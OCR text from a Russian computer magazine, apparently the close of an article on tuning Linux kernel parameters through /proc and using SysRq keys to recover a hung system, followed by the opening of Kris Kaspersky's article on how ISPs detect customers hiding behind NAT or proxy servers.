# echo "значение" > /proc/путь/файл
```

В /proc много информационных файлов, мы выделим лишь некоторые:


- /proc/version — версия ядра.
- /proc/cmdline — список параметров, переданных ядру при загрузке.
- /proc/cpuinfo — информация о процессоре.
- /proc/meminfo — информация об использовании оперативной памяти (почти тоже, что и команда free).
- /proc/devices — список устройств.
- /proc/filesystems — файловые системы, которые поддерживаются твоей системой.
- /proc/mounts — список подмонтированных файловых систем.
- /proc/modules — список загруженных модулей.
- /proc/swaps — список используемых разделов и файлов подкачки.

ПАРАМЕТРЫ ЯДРА

В каталоге /proc/sys/kernel находятся файлы, позволяющие изменять важные параметры ядра. Перечислим самые интересные из них:



Использование памяти



Поддерживаемые файловые системы

• `ctrl-alt-del` — задает реакцию на нажатие комбинации <Ctrl+Alt+Del>. Может содержать значение 0 («мягкая перезагрузка», при которой управление передается программе init) или 1 («жесткая» перезагрузка, практически равнозначная нажатию Reset, потому что никаких действий по деинициализации системы не производится).
• `domainname` — содержит сетевое доменное имя.
• `hostname` — содержит имя хоста.
• `msgmax` — максимальный размер сообщения (в байтах), которое может быть передано от одного процесса к другому при межпроцессном взаимодействии. Значение по умолчанию: 8192. Если увеличить это значение, то увеличится размер оперативной памяти, занимаемый операционной системой.
• `panic` — время в секундах, в течение которого ядро будет ждать, прежде чем перезагрузить систему после вывода сообщения «kernel panic». По умолчанию — 0, то есть перезагрузка не производится.
• `printk` — определяет, куда, в зависимости от их важности, будут направлены сообщения. В файле содержатся четыре значения, например, 6 4 1 7 (по умолчанию). Первое значение задает, сообщения с каким уровнем должны быть выведены на консоль (Console Log Level). Если уровень сообщения «6» и ниже, то это важные сообщения, и они будут выведены на консоль (чем меньше число, тем больше приоритет). Второе значение определяет важность сообщений, для которых не указано значение приоритета, то есть задает уровень приоритета по умолчанию. Третье значение задает номер самого высокого приоритета (это 1). Четвертое значение — это значение по умолчанию для первого. Более подробную информацию обо всем этом можно почерпнуть в syslog(2).
• `shmall` — максимальный размер (в байтах) разделяемой памяти, значение по умолчанию: 2097152.
• `shmax` — максимальный размер сегмента памяти (в байтах), допускаемый ядром. По умолчанию: 33554432.
• `shmmni` — максимальное число сегментов разделяемой памяти. По умолчанию: 4096.
• `sysrq` — активизирует SysRq (смотри дальше), если не равно 0.
• `threads-max` — максимальное число используемых ядром потоков. По умолчанию: 2048.

Для примера включим клавиши SysRq:

```
# echo "1" > /proc/sys/kernel/sysrq
```

ПАРАМЕТРЫ ФАЙЛОВЫХ СИСТЕМ


В каталоге /proc/sys/fs ты найдешь файлы, влияющие на работу файловой системы:

• `file-max` — максимальное число одновременно открытых файлов, по умолчанию: 4096.
• `inode-max` — максимальное число одновременно открытых инодов, по умолчанию: 4096.
• `super-max` — максимальное количество заголовков суперблоков. У каждой подмонтированной файловой системы есть суперблок, следовательно, максимальное количество суперблоков равно максимальному количеству одновременно смонтированных файловых систем. Значение по умолчанию: 256.
• `super-nr` — текущее количество суперблоков (файл используется только для чтения, писать в него нельзя).

СЕТЕВЫЕ ПАРАМЕТРЫ

Каталог /proc/sys/net содержит файлы, влияющие на работу сети:

• `core/message_burst` — можно использовать для предотвращения DoS-атаки, когда система заваливается сообщениями. Определяет в десятых долях секунды время, которое необходимо для записи нового сообщения. Остальные сообщения, полученные за этот период, будут проигнорированы. По умолчанию: 50 (5 секунд).
• `core/message_cost` — значимость каждого сообщения. Чем выше значение, тем больше сообщений будет проигнорировано. По умолчанию: 5.
• `core/netdev_max_backlog` — максимальное число пакетов в очереди на обработку. Позволяет установить максимум, если сетевой интерфейс получает пакеты быстрее, чем ядро может их обработать. По умолчанию: 300.
• `core/optmem_max` — максимальный размер буфера для одного сокета (в байтах).
• `core/rmem_max` — размер буфера для буфера получения информации (в байтах).
• `core/wmem_max` — размер буфера для буфера отправки информации (в байтах).
• `ipv4/icmp_echo_ignore_all` — если «1», то игнорируются ICMP-пакеты типа ECHO REQUEST.
• `ipv4/icmp_echo_ignore_broadcasts` — если «1», то игнорируются широковещательные ping'и (хорошее решение против smurf-атак!).



Параметры, переданные ядру при загрузке

• ipv4/conf/*/accept_source_route — определяет, разрешены ли пакеты с маршрутизацией, задаваемой источником. Желательно отключить (значение 0), чтобы атакующий не мог фальсифицировать IP-адрес источника.
• conf/*/rp_filter — отбрасывать ли пакет в том случае, если пакет приходит на один интерфейс, а ответ исходит из другого. Для PPP и VPN соединений этот параметр лучше включить, так как они имеют свои собственные интерфейсы.
• ipv4/conf/*/accept_redirects — можно ли принимать ICMP-перенаправления. Если этот параметр включен, существует вероятность того, что злоумышленник начнет посылать наши пакеты через машину, которую он контролирует.
• ipv4/{icmp_ratelimit,icmp_ratemask} — ограничение частоты генерации ICMP-пакетов.
• ipv4/conf/*/log_martians — определяет, должно ли ядро посылать в syslog сообщения о пакетах, полученных от недопустимых адресов.
• ipv4/neigh/*/locktime — количество времени, в течение которого существует запись при изменении ARP адреса. Увеличение этого параметра может предотвратить засорение кэша ARP при атаке типа man-in-the-middle.
• ipv4/conf/*/proxy_arp — отвечать или нет на ARP запрос, если известен путь к запрашиваемому хосту.
• ipv4/tcp_syncookies — следует включить для противодействия SYN-флуду — сетевой атаке, при которой очередь полуоткрытых запросов соединений быстро заполняется, что мешает установке нормальных соединений.

ПАРАМЕТРЫ ВИРТУАЛЬНОЙ ПАМЯТИ

Каталог /proc/sys/vm содержит файлы, позволяющие изменять параметры виртуальной памяти:

• buffermem — позволяет управлять количеством общей системной памяти, которая будет использоваться как буферная память. В файле указываются три значения (через пробел): минимальный, средний и максимальный размер памяти (в %), которая может быть использована для буфера. По умолчанию: 2 10 60.
• freepages — содержит три значения, разделенные пробелами (512 768 1024 — по умолчанию). Если количество свободных страниц памяти достигнет первого значения, доступ к любому дополнительному количеству памяти будет иметь только ядро (а не другие процессы). Если количество свободных страниц будет меньше второго значения (768), ядро будет более активно освобождать память путем свопинга. То же самое и для третьего значения, только ядро в этом случае будет еще активнее.
• kswapd — управляет свопингом. Как и в предыдущем случае, в этом файле ты найдешь три значения, разделенные пробелами (512 32 8). Первое значение — это максимальное количество страниц, которые ядро будет пытаться освободить за один раз. Второе — это минимальное количество попыток освобождения страницы во время свопинга. Третье — количество страниц, которое можно записать в своп. Чем больше это значение, тем больше данных будет записано на диск и меньше времени будет потрачено на поиск на диске. Но тут важно не перестараться, так как слишком большое значение произведет обратный эффект (ведь очередь запросов увеличится).
• swappiness — содержит значение коэффициента подкачки. Минимальное значение коэффициента — 0, максимальное — 100. Значение по умолчанию: 70.

ГОРЯЧАЯ ЗАМЕНА ДИСКОВ С ПОМОЩЬЮ /PROC

Допустим, под рукой есть диски горячей замены, но как добавить дисковое пространство без перезагрузки системы? Даже если вставить диск без выключения питания, то все равно придется перезагрузить систему, чтобы она распознала новый диск. Однако, используя файл /proc/scsi/scsi, можно заставить систему распознать новый диск «на лету»!
Общий формат команды таков:

```
# echo "scsi add-single-device a b c d" > /proc/scsi/scsi
```

Где «a» — это ID хост адаптера (номер первого адаптера — 0), «b» — канал SCSI на хост адаптере (нумерация с 0), «c» — ID SCSI-устройства, «d» — номер LUN.
Сразу после этого ты сможешь монтировать файловые системы, находящиеся на только что подключенном диске.
Для отключения SCSI-диска набери команду:

```
# echo "scsi remove-single-device a b c d" > /proc/scsi/
scsi
```

Перед вводом команды нужно размонтировать файловые системы, находящиеся на этом диске.


СОХРАНЕНИЕ ИЗМЕНЕНИЙ

Понятно, что произведенные изменения будут действовать до перезагрузки компьютера. Сохранить изменения можно с помощью программы sysctl, точнее с помощью конфигурационного файла /etc/sysctl.conf. Формат этого файла несколько отличается от тех команд, которые мы вводили. Предположим, мы ввели команду:

```
# echo "50" > /proc/sys/vm/swappiness
```

Понравилось, как система работает с таким значением коэффициента подкачки, и теперь ты хочешь сохранить изменения? Открой файл /etc/sysctl.conf и добавь в него строку:

```
vm.swappiness = 50
```



Информация о процессоре

Как видишь, мы отбросили /proc/sys/ в начале имени файла, а все слэши заменили точками.

Кстати, далеко не все дистрибутивы используют sysctl. Если в твоем дистрибутиве нет файла /etc/sysctl.conf, придется пойти другим путем. А именно: добавь команды, изменяющие /proc-файлы, в загрузочные сценарии, чтобы они выполнялись каждый раз при запуске системы.

ЧТО ТАКОЕ SYSRQ?

Linux считается одной из самых надежных операционных систем, но иногда зависает и она. Все мы знаем две волшебные комбинации клавиш — <Ctrl+Alt+Del> и <Ctrl+Alt+Backspace>. Первая используется для перезагрузки системы, а вторая — для перезапуска X.Org, если последняя зависла. Что же делать, если система зависла? Сразу нужно оговориться, что все зависит от «степени зависания»: может зависнуть так, что система вообще не будет реагировать на внешние сигналы (в том числе, нажатие клавиш), тогда ничем, кроме Reset, не поможешь. Но попытаться сохранить данные в случае сбоя все же возможно.


Нажав <Alt+PrnScr> и одну из буквенных клавиш, ты можешь произвести действия, которые очень помогают в аварийных ситуациях. Все возможные SysRq-комбинации перечислены в текстовом файле sysrq.txt (обычно он находится в каталоге /usr/src/linux/Documentation/systq.txt). Мы рассмотрим лишь самые полезные из них.

Сочетанием клавиш <Alt+SysRq+K> можно «убить» все зависшие процессы (точнее, «убиваются» процессы, запущенные на текущей виртуальной консоли), которые не отвечают на <Ctrl+C> и которые нельзя завершить обычным образом. Эта же комбинация клавиш помогает в тех случаях, когда завис X.Org и не реагирует даже на отчаянное нажатие <Ctrl+Alt+Backspace>. Конечно, можно прибегнуть к <Ctrl+Alt+Del>, но не хочется перезагружать систему.

Эта комбинация клавиш полезна не только для снятия зависших процессов. Она будет кстати, если на твоем сервере злоумышленником установлена программа, эмулирующая работу процесса login. Подлая прога выводит фальшивое приглашение (от оригинала не отличить!), получает от тебя пароль, записывает его в специальный файл, а потом сообщает, что ты ввел некорректный пароль и передает управление оригинальной программе login. Ты даже ничего не заподозришь — подумаешь, может, на самом деле ошибся при вводе пароля. Так вот, сочетание <Alt+SysRq+K> способно бороться с диверсантами. После нажатия происходит завершение всех процессов, кроме настоящего login. Замечу, что эту славную комбинацию клавиш также называют SAK (Secure Access Key). Дополнительно о ней можно прочитать в файле /usr/src/linux/Documentation/SAK.txt.

Нажатие <Alt+SysRq+E> (tErm) посылает всем процессам в системе (кроме init) сигнал SIGTERM. В системе остаются только ядро, init и текущая консоль. После этого можно запустить все сервисы заново (init 3 или init 5).

Комбинация <Alt+SysRq+I> (kIll) аналогична <Alt+SysRq+E>, но посылает всем процессам (кроме init) сигнал SIGKILL. Сигналы SIGTERM и SIGKILL отличаются тем, что, получив SIGTERM, программа должна сохранить данные (если, конечно, программист предусмотрел реакцию на этот



Используемые разделы подкачки

сигнал) и завершить работу; а сигнал SIGKILL моментально «убивает» программу — сохранить данные она уже не сможет.

<Alt+SysRq+S> (Sync) заставляет ядро выполнить синхронизацию буферов ввода/вывода, то есть сбросить содержимое дисковых буферов на диск. Очень полезная вещь, способная сохранить данные — ведь, как известно, если мы сохранили данные в своей программе, это еще не значит, что они были физически записаны на диск. Синхронизация буферов — процедура не мгновенная. После нажатия <Alt+SysRq+S> нужно подождать, пока на консоли не появится сообщение:

```
Emergency Sync.... OK
```

Если же вывод на консоль невозможен, просто жди 5-10 секунд. Будем надеяться, что система выполнила синхронизацию буферов (хотя, повторюсь, все зависит от «степени зависания»).

Комбинация <Alt+SysRq+U> (Umount) используется для размонтирования всех смонтированных файловых систем. Для размонтирования времени нужно больше, чем для синхронизации, поэтому нужно ждать, минимум, 5 секунд (а то и больше) — до появления сообщения:

```
Emergency Umounting… OK
```

Если оно так и не появилось, тому есть два объяснения: или файловые системы все-таки размонтированы, но вывод на консоль невозможен, или файловые системы не размонтированы, поскольку система вообще ни на что не реагирует.

Перед тем, как начать давить <Alt+SysRq+Us>, нужно воспользоваться <Alt+SysRq+S> для синхронизации буферов ввода/вывода. И только после этого размонтировать файловые системы. Итак, при зависании сервера правильной будет последовательность:

1. Нажать <Alt+SysRq+E> или <Alt+SysRq+K>. Если не помогло и система по-прежнему висит, тогда переходим к пункту 2.
2. Нажать <Alt+SysRq+S>. Подождать 5-10 секунд.
3. Нажать <Alt+SysRq+U>. Подождать 5-10 секунд (в зависимости от количества смонтированных файловых систем).
4. Нажать Reset.


Нажатие <Alt+SysRq+B> (reBoot) используется для мгновенной перезагрузки и практически эквивалентно нажатию Reset. До этой комбинации желательно применить <Alt+SysRq+S> и <Alt+SysRq+U> (соответственно, подождать 2-5 и 5-10 секунд).

<Alt+SysRq+O> (pOweroff) мгновенно выключает питание, не размонтируя файловые системы. Ясное дело, до этого нужно воспользоваться комбинациями <Alt+SysRq+S> и <Alt+SysRq+U>.

ЗАКЛЮЧЕНИЕ

В статье были рассмотрены два инструмента для «горячего» администрирования сервера — файловая система /proc и клавиши SysRq. Оба инструмента существенно облегчают жизнь администратора во внештатных ситуациях. Надеюсь, что статья тебе поможет, хотя искренне желаю, чтобы таких ситуаций было гораздо меньше! ⌶

КРИС КАСПЕРСКИ




Охота на сетевых партизан

МЕТОДЫ ОБНАРУЖЕНИЯ (РЕ)ТРАНСЛЯТОРОВ СЕТЕВЫХ АДРЕСОВ И ИХ КЛИЕНТОВ


Внедрение безлимитных тарифов привело к появлению целой армии «партизан», скрывающихся за NAT/proxy-серверами и злостно уклоняющихся от исполнения своего воинского долга, то есть от абонентской платы. За одним IP-адресом могут прятаться десятки «уклоненцев», и, чтобы их прищемить, администратор должен выявить присутствие трансляторов сетевых адресов и/или proxy-серверов на клиентских узлах, используя доступное программное обеспечение.

ВВЕДЕНИЕ ИЛИ ПРОТИВ КОГО МЫ БУДЕМ ДРУЖИТЬ

Прежде чем бороться, необходимо отчетливо себе представить, с кем (и с чем!) мы, собственно, боремся, иначе недолго и всех клиентов распугать. Компьютер уже давно не роскошь. У большинства пользователей дома по две-три машины, а то и больше (для себя, для брата, для жены). К интернету могут быть подключены ноутбук или даже DVD/CD/MP3 проигрыватель с Ethernet портом, которому выход в Сеть нужен не только для скачивания файлов, но и считывания названия песен из онлайновой базы. Не стоит забывать и про DRM — некоторые устройства требуют проверки аутентичности копии и без интернета не живут. Требовать от всех клиентов отдельного DSL-подключения на каждый



За одним NAT'ом может скрываться целый легион «партизан»



Пример топологии корпоративной сети

компьютер не только не гуманно, но и технически невозможно — это сколько же телефонных линий нужно тянуть! Кроме того, некоторые DSL-модемы уже содержат встроенный NAT, который работает всегда, независимо от того, сколько узлов к нему подключено — восемь или один.

Наконец, не стоит забывать про виртуальные машины типа VM Ware или Virtual PC. Гостевым операционным системам тоже нужен выход в Сеть! А разные брандмауэры, баннеронарезалки, web-ускорители и прочие программы зачастую работают как proxy-сервер, даже если за ними сидит всего один пользователь!

Таким образом, само по себе наличие NAT'а или proxy-сервера на клиентской машине — еще не повод отрубать последнего от Сети (даже если их использование запрещено в договоре). Тут необходимы комплексный анализ и тщательное расследование всех обстоятельств. В конце концов, существуют тысячи способов «обуть» провайдера, не нарушив при этом договор. Скажем, получить заказы на скачку файлов по мылу и качать 24 часа в непрерывном режиме без всяких там proxy и NAT'ов, а сами скачанные файлы нарезать на DVD — не слишком удобно, зато честно.

«Правильные» провайдеры, обнаружив факт использования NAT'а, прежде всего смотрят на объем трафика и, если клиент реально «борзеет», пишут ему письмо с просьбой прокомментировать ситуацию. Быть может, это действительно небольшая домашняя сеть или аппетит у клиента такой. Ни о каких NAT'ах он не слышал, просто купил модем со встроенным транслятором. Так за что же его отрубать?!

Но довольно слов, перейдем к делу и опишем несложные и доступные методики обнаружения NAT'ов и proxy, которыми может воспользоваться каждый провайдер.

IP: TTL

Поле TTL (Time-to-Live — время жизни) в заголовке IP-пакета при прохождении через каждый узел уменьшается на единицу, включая узел, на котором расположен NAT. Следовательно, значение TTL пакетов, отправленных с NAT-сервера, окажется на единицу больше, чем значение TTL пакетов, отправленных остальными узлами, находящимися за NAT'ом. Это легко обнаруживается анализатором трафика.

Судя по форумам, некоторые провайдеры считают способ достаточно надежным, а хакеры, пытающиеся их обломать, пишут драйверы-фильтры, перехватывающие IP-пакеты и корректирующие значение TTL (но ведь драйвера еще необходимо уметь писать!). Намного проще указать начальное значение TTL в настройках TCP/IP стека, что по силам любому пользователю, взявшему в руки твикер.

IP: ID

Поле идентификатора IP-пакета, согласно RFC 791, должно быть уникально для IP-адреса узла-источника/узла-приемника, протокола, дейтаграммы, включая любой ее фрагмент, в течение срока жизни дейтаграммы в сети. И хотя нормативный документ не указывает пути достижения заданной уникальности, оставляя это на откуп конкретным реализациям TCP/IP стека, все современные ОСи (Linux, BSD и Windows, начиная с Win2k) просто генерируют некоторое число, а потом увеличивают его с каждым посланным пакетом на единицу. В результате чего мы получаем простую последовательность, конечно, при условии, что с данным узлом ассоциирована только одна машина. Две машины, находящиеся за NAT'ом, сгенерируют две последовательности, а если счет машин идет на десятки, то провайдер видит в идентификаторах рандомный мусор, что дает ему все основания прищемить пользователя, крышующего «партизан».

Теоретически можно написать драйвер-фильтр, корректирующий идентификаторы всех уходящих пакетов, но… он должен быть запущен на машине с NAT-сервером. Если же «злоумышленник» использует DSL-модем с кучей Ethernet-портов, ему придется не по-детски извратиться, чтобы запустить драйвера-фильтры на всех партизанских машинах. В этом случае некоторые NAT'ы могут поехать крышей, отказавшись функционировать, да и сложность разработки подобного драйвера соответствующая.

Кажется, что анализ идентификаторов IP-пакетов идеально подходит для выявления «партизан», но, увы — Windows 9x, Me, NT используют различные алгоритмы генерации IP-идентификатора, и скрипты, написанные администраторами, зачастую ошибочно принимают их



DSL-модем с несколькими Ethernet-портами и встроенным (причем, неотключаемым) NAT'ом на борту

Смотрим статистику на пограничном шлюзе



links
Как обнаружить использование NAT ты можешь прочесть в одном из топиков на форуме сайта swamp.ru.

